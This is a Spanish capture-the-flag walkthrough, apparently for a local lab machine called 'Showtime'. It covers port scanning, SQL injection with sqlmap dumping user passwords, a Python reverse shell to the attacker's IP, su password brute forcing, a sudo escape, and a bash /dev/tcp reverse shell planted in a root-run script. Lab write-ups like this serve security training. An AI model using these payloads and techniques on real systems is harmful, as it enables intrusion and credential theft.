
SHOWTIME



DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip showtime.zip

  Archive:  showtime.zip
  inflating: showtime.tar
  inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh showtime.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.246 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.246/0.246/0.246/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26

LINUX- ttl=64

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-25 16:04 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000050s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e1:9a:9f:b3:17:be:3d:2e:12:05:0f:a4:61:c3:b3:76 (ECDSA)
|_  256 69:8f:5c:4f:14:b0:4d:b6:b7:59:34:4d:b9:03:40:75 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: cs
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Encontramos los puertos 22 y 80

puerto 80

ENUMERACIÓN

Con gobuster, enumeramos directorios


gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt





```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,doc,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 309] [--> http://172.17.0.2/images/]
/index.html           (Status: 200) [Size: 14646]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/assets               (Status: 301) [Size: 309] [--> http://172.17.0.2/assets/]
/icon                 (Status: 301) [Size: 307] [--> http://172.17.0.2/icon/]
/css                  (Status: 301) [Size: 306] [--> http://172.17.0.2/css/]
/js                   (Status: 301) [Size: 305] [--> http://172.17.0.2/js/]
/fonts                (Status: 301) [Size: 308] [--> http://172.17.0.2/fonts/]
/login_page           (Status: 301) [Size: 313] [--> http://172.17.0.2/login_page/]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```

En el directorio /login_page probamos con una entrada típica para inyección SQL

' OR '1'='1


172.17.0.2/login_page/
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Login
Usuario
Ingrese el usuario
Contraseña
Escriba su contraseña
Ingresar


172.17.0.2/login_page/index.php
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Login
Usuario
' OR '1'='1
Contraseña
Ingresar



Vamos con sqlmap para encontrar bases de datos

sqlmap -u http://172.17.0.2/login_page/index.php --forms --dbs --batch

sqlmap para ver las tablas dentro de users

sqlmap -u http://172.17.0.2/login_page/index.php --forms -D users --tables --batch

sqlmap para ver las columnas dentro de la tabla usuarios

sqlmap -u http://172.17.0.2/login_page/index.php --forms -D users -T usuarios

--columns --batch

```
Database: users
Table: usuarios
[3 columns]
+----------+----------------+
| Column   | Type           |
+----------+----------------+
| id       | int unsigned   |
| password | varchar(50)    |
| username | varchar(50)    |
+----------+----------------+
```

sqlmap para ver todos los registros, usuarios y contraseñas

sqlmap -u http://172.17.0.2/login_page/index.php --forms -D users -T usuarios -C

password,id,username --dump --batch


```
Database: users
Table: usuarios
[3 entries]
+-----------------------+----+-----------+
| password              | id | username  |
+-----------------------+----+-----------+
| 123321123321          | 1  | lucas     |
| 123456123456          | 2  | santiago  |
| MiClaveEsInhackeable  | 3  | joe       |
+-----------------------+----+-----------+
```

Tenemos 3 usuarios y sus contraseñas.

EXPLOTACIÓN

Nos vamos al panel de login y vemos que la combinación válida es

joe/MiClaveEsInhackeable



Estamos dentro. Ahora establecemos una reverse shell, nos ponemos a la escucha por 4444 y pegamos un script en python

```python
import socket
import subprocess

# Configuración de la IP y el puerto del servidor al que se debe conectar la shell
SERVER_IP = '192.168.0.26'
SERVER_PORT = 4444

# Crear un socket y conectar al servidor
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((SERVER_IP, SERVER_PORT))

while True:
    # Recibir el comando del servidor
    command = s.recv(1024).decode('utf-8')

    if command.lower() == 'exit':
        break

    # Ejecutar el comando y obtener la salida
    result = subprocess.run(command, shell=True, capture_output=True, text=True)

    # Enviar el resultado de vuelta al servidor
    s.send(result.stdout.encode() + result.stderr.encode())

s.close()
```

ESCALADA DE PRIVILEGIOS

Después de andar buceando por los directorios encontramos en /tmp

www-data
cat /tmp/.hidden_text.txt
Martin, esta es mi lista de mis trucos favoritos de gta sa:

HESOYAM
UZUMYMW
JUMPJET
LXGIWYL
KJKSZPJ
YECGAA
SZCMAWO
ROCKETMAN
AIWPRTON
OLDSPEEDDEMON
CPKTNWT
WORSHIPME
NATURALTALENT
BUFFMEUP
AEZAKMI
BRINGITON
FULLCLIP
CVWKXAM
OUIQDMW
PROFESSIONALSKIT
PROFESSIONALTOOLS
NINJATOWN
STINGLIKEABEE
GHOSTTOWN
BLUESUEDESHOES
SPEEDITUP
SLOWITDOWN
SLOWITDOWNBRO
BAGUVIX
CJPHONEHOME
SPEEDFREAK
BUBBLECARS
KANGAROO
CRAZYTOWN

EVERYONEISRICH
EVERYONEISPOOR
CHITTYCHITTYBANGBANG
FLYINGTOSTUNT
FLYINGFISH
MONSTERMASH
BIFBUZZ
WHEELSONLYPLEASE
SLOWMO
SPECIALK
JUMPJET
FLYINGTOSTUNT
FLYINGFISH
ASNAEB
BTCDBCB
KVGYZQK
HELLOLADIES
BGLUAWML
OSRBLHH
LJSPQK
VKYPQCF
SZCMAWO
ROCKETMAN
AIWPRTON
OLDSPEEDDEMON
CPKTNWT
WORSHIPME
NATURALTALENT
BUFFMEUP
BRINGITON
FULLCLIP
CVWKXAM
OUIQDMW
PROFESSIONALSKIT
PROFESSIONALTOOLS
NINJATOWN
STINGLIKEABEE
GHOSTTOWN
SPEEDITUP
SLOWITDOWN
SLOWITDOWNBRO
BAGUVIX
SPEEDFREAK
BUBBLECARS

Parece una lista de palabras de un diccionario, lo que apunta a la posibilidad de

ejecutar el Brute_Force usando este diccionario.

Lo primero que haremos es pasar a minúsculas todas estas palabras,

guardando primeramente en el archivo trucos.txt y luego con

este comando

tr '[:upper:]' '[:lower:]' < trucos.txt > trucos_minusculas.txt

Ahora, nos bajamos a la máquina víctima este archivo y el Brute_Force

www-data
ls
Linux-Su-Force.sh
admin-panel.php
auth.php
db.php
home.php
index.php
trucos_minusculas.txt


Ejecutamos

bash Linux-Su-Force.sh joe trucos_minusculas.txt

contraseña: chittychittybangbang

Probamos conexión ssh

ssh joe@172.17.0.2



Buscamos permisos sudo

Podemos ejecutar como luciano /bin/posh

Nos vamos a https://gtfobins.github.io/gtfobins/posh/#sudo

sudo posh

joe@eb8a8edc8ac5:~$ sudo -u luciano /bin/posh
$ whoami
luciano
$

Buscamos permisos sudo

Observamos el contenido del script

El script configura una conexión de red para recibir comandos de una máquina

remota a través de un socket TCP y ejecutarlos en el sistema local.

luciano@eb8a8edc8ac5:~$ cat script.sh
#!/bin/bash

IP="192.168.1.100"
PORT="4444"

bash -c 'exec 5<>/dev/tcp/'$IP'/'$PORT'; cat <&5 | bash >&5 2>&5'

Dado que no podemos usar nano, lo hacemos con printf

printf '#!/bin/bash\n\nIP="192.168.0.26"\nPORT="9001"\nbash -c \'exec 5<>/dev/tcp/$IP/$PORT;

cat <&5 | bash >&5 2>&5\'\n' > /home/luciano/script.sh

Damos permisos

chmod +x /home/luciano/script.sh

y somos root